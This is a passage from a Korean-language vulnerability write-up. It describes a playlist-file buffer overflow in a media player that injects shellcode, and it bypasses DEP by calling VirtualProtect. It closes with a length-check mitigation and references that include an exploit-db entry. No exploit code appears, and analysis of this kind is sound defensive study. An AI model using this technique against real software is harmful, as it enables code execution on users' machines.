본 프로그램을 플레이 리스트 파일을 불러 올 때 정상 버퍼 이상의 문자열을 확인하지 않는 것을 이용하여 정상 데이터 대신 정상 버퍼 이상의 공격 sehllcode 가 삽입되어있는 플레이 리스트 파일을 불러와 sehllcode 가 실행된다. 이런 BOF 를 막기 위해 데이터 영역의 실행 권한을 설정하는 DEP 를 사용하지만 DEP 설정하는 함수를 사용하여 DEP 를 해제하여 Sehllcode 가 실행 되도록 하였다.

## 5. 대응 방안

플레이 리스트 파일에 정상 버퍼 이상의 문자열이 들어왔을 때의 문제이므로 플레이 리스트 파일의 문자열 길이를 체크하는 코드를 추가 하거나 길이를 체크하는 체크섬 부분을 추가하면 될 것이다.

# 6. 참고 자료

DEP

http://cafe.naver.com/cmenia/4196

VirtualProtect 인자 값

http://msdn.microsoft.com/en-us/library/aa366898

http://msdn.microsoft.com/en-us/library/windows/desktop/aa366898(v=vs.85).aspx

http://cafe.naver.com/storageofeverything/9

취약점 본문

http://www.exploit-db.com/exploits/18096/